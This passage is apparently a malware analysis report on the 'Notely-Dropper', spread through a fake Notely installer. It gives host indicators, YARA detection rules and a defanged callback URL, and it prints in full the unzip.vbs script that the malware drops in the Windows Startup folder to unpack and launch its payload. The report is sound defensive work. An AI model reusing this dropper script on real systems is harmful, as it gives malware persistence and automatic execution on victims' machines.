
Host-based Indicators

The presence of the MSI file itself. Is an indicator as it is not removed by the malware.


Notely-Dropper Malware

Jan 2025

v1.0



These three files on the file system are an indicator of compromise. If only the zip file is seen it indicates that the malware may have not downloaded the follow-up payload.





This file called unzip.vbs in the startup folder is an indicator of compromise.

The screenshot shows a Windows File Explorer window with the address bar set to 'This PC > Local Disk (C:) > Users > x200 > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup'. The file list shows 'desktop.ini' and 'unzip.vbs'. The 'unzip.vbs' file is selected. Below the File Explorer, a Notepad++ window is open, displaying the VBS script for 'unzip.vbs'. The script is as follows:

```
1 Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)
2
3     Dim fso
4     Set fso = CreateObject("Scripting.FileSystemObject")
5
6     pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
7     dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)
8
9     If (Not fso.FileExists(pathToZipFile)) Then
10         Exit Sub
11     End If
12
13     If Not fso.FolderExists(dirToExtractFiles) Then
14         Exit Sub
15     End If
16
17     dim sa
18     set sa = CreateObject("Shell.Application")
19
20     Dim zip
21     Set zip = sa.Namespace(pathToZipFile)
22
23     Dim d
24     Set d = sa.Namespace(dirToExtractFiles)
25
26     d.CopyHere zip.items, 20
27
28     Do Until zip.Items.Count <= d.Items.Count
29         Wscript.Sleep(200)
30     Loop
31
32 End Sub
33
34 Dim objWShell
35 Set objWShell = WScript.CreateObject("WScript.Shell")
36 Dim appData
37 appData = objWShell.expandEnvironmentStrings("%APPDATA%")
38
39 ExtractFilesFromZip appData + "\Emergreport.zip", appData
40
41 objWShell.Run("""%APPDATA%\Emergreport""")
42
43 Set objShell = Nothing
```



Rules & Signatures

A full set of YARA rules is included in Appendix A.

Emergreport.zip_77D723846EB24A58852AABFE167C2217StartupFolder

__77D723846EB24A58852AABFE167C2217UNZIP.VBS|unzip.vbs_7DA1215618B34D02
BA9B5645CE7646E4"

Emergreport

objWShell.Run("\\\\"%APPDATA%\\Emergreport\\"\\")"



Appendices

A. Yara Rules

```
rule notely_dropper_predetonation {

    meta:
        last_updated = "2025-01-16"
        author = "Daniel Lewis"
        description = "Rule to detect a dropper which is spread via a fake notely installer"

    strings:
        // Fill out identifying strings and other criteria
        $file_name1 =
"Emergreport.zip_77D723846EB24A58852AABFE167C2217StartupFolder"
        $file_name2 =
"__77D723846EB24A58852AABFE167C2217UNZIP.VBS|unzip.vbs_7DA1215618B34D02BA9B5645CE7646E4"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $file_name1 and $file_name2
}

rule notely_dropper_postdetonation {

    meta:
        last_updated = "2025-01-16"
        author = "Daniel Lewis"
        description = "Rules to detect if the notely dropper has already been executed which is spread via a fake notely installer"

    strings:
        // Fill out identifying strings and other criteria
        $vbs_script1 = "Emergreport"
        $vbs_script2 = "objWShell.Run(\"\" \"%APPDATA%\\Emergreport\\\" \"\")"

        $zip_header = {50 4B 03 04}
        $zip_file = {45 6D 65 72 67 72 65 70 6F 72 74 2E 6C 6E 6B}

    condition:
```



```
// Fill out the conditions that must be met to identify the binary  
($vbs_script1 and $vbs_script2) or ($zip_header and $zip_file)  
}
```

B. Callback URLs

Domain	Port
hxxp://consumerfinancereport.local/blog /index/witchABy.jpg	80